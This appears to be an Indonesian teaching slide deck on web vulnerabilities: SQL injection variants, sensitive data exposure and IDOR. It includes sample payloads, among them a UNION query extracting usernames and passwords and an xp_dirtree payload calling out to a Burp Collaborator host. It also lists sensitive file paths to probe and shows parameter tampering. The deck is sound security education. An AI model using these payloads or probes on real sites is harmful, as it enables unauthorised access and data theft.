
Union

2 Inferential (Blind)

Boolean

Time

3 Out -of-Band



Tipe SQL injection


1 In-Band (Classic)

In-Band SQL Injection terjadi ketika penyerang menggunakan saluran komunikasi yang sama (queri) untuk meluncurkan serangan dan mengumpulkan hasil serangan.

Serangan ini dapat mengambil data yang terlihat langsung dari web target. Tipe SQLi ini paling mudah dari tipe yang lain.

Turunan dari tipe In-Band SQLi yang sering muncul ialah,

- Error-based SQLi
- Union-based SQLi



Tipe SQL injection

1 In-Band (Classic)

Error-based SQLi

Teknik **In-band SQLi** yang memaksa database untuk menampilkan pesan error, memberikan informasi kepada penyerang untuk memperbaiki injeksi (inputan) mereka.


Contoh :

Input

`www.random.com/app.php?id=1'`

Output

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near



Tipe SQL injection

1 In-Band (Classic)

Union-based SQLi

Teknik **In-Band SQLi** yang memanfaatkan operator UNION SQL untuk menggabungkan hasil dari dua kueri menjadi satu rangkaian hasil.

Contoh :

Input :

`www.random.com/app.php?id=1' UNION
SELECT username, password FROM users--`


Output :

carlos

password123

john

admin123




Tipe SQL injection

2 Inferential (Blind) SQLi

Kerentanan SQLi dimana tidak ada transfer data yang sebenarnya melalui aplikasi web. Tipe ini sama berbahayanya dengan **In-band SQLi**, namun membutuhkan waktu yang lebih lama.

Turunan dari **Inferential (Blind) SQLi** yang sering muncul yakni,

- Boolean-based SQLi
- Time-based SQLi



Tipe SQL injection

2 Inferential (Blind) SQLi

Boolean-based Blind SQLi

Teknik Blind SQLi yang menggunakan kondisi **Boolean** untuk mengembalikan hasil yang berbeda tergantung pada apakah kueri mengembalikan hasil BENAR atau SALAH.

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

Tipe SQL injection

2 Inferential (Blind) SQLi

Time-based Blind SQLi

Teknik Blind SQLi yang bergantung pada database yang berhenti untuk jangka waktu tertentu, lalu mengembalikan hasilnya, menunjukkan eksekusi kueri SQL yang berhasil.



Contoh :

if the first character of the administrator's hashed password is an 'a', wait for 10 seconds.

- respon memakan waktu 10 detik -> pesan pertama adalah 'a'
- respon tidak memakan waktu 10 detik -> pesan pertama bukan 'a'

Tipe SQL injection


3 Out-of-Band (OAST) SQLi

kerentanan yang terdiri dari memicu koneksi jaringan out-of-band ke sistem yang Anda kendalikan.

Contoh payload :

'; exec master..xp_dirtree

'//0efdymgw1o5wg9inae8mg4dfrgimhr.burpcollaborator.net/a'--



Sensitive Data Exposure

Sensitive data exposure, juga dikenal sebagai kebocoran data, adalah **kerentanan pada situs web yang secara tidak sengaja mengungkapkan informasi sensitif kepada penggunanya.**

Impact :

Kerentanan sensitive data exposure memiliki dampak yang beragam terhadap situs web. Tergantung pada isi data yang terekspos. Semakin sensitif data yang berhasil diungkap, semakin tinggi pula nilai severity nya (critical) dan dampaknya terhadap situs web yang terdampak.



Sensitive Data Exposure

Contoh path sensitive data exposure yang sering terjadi :

*/robots.txt

*/.env

*/cgi-bin.printenv

*/phpmyadmin

*/info.php

*/.git

*/users.sql


*/db.sql



IDOR

Insecure Direct Object References (IDOR) adalah tipe kerentanan dari *access control* (*broken access control*) yang terjadi ketika aplikasi menggunakan input yang disediakan pengguna (form input user) untuk mengakses objek secara langsung.

Kerentanan IDOR sering dikaitkan dengan *horizontal privilege escalation*, tetapi juga memungkinkan terjadi *vertical privilege escalation*.



IDOR

Ada banyak contoh kerentanan IDOR *access control* di mana nilai parameter yang dikontrol pengguna (user) dapat digunakan untuk mengakses sumber daya atau fungsi secara langsung.

Contoh :

`https://insecure-
website.com/customer_account?
customer_number=132355`


customer_number diatas dapat kita ganti dengan angka yang lain. Penyerang dapat memodifikasi *value* untuk mendapatkan *file* user lain

Insecure Direct Object Reference (IDOR) Vulnerability

1. Hacker identifies web application using direct object reference(s) and requests verified information.

2. Valid http request is executed and direct object reference entity is revealed.

`https://banksite.com/account?Id=1234` ✓



3. Direct object reference entity is manipulated and http request is performed again.

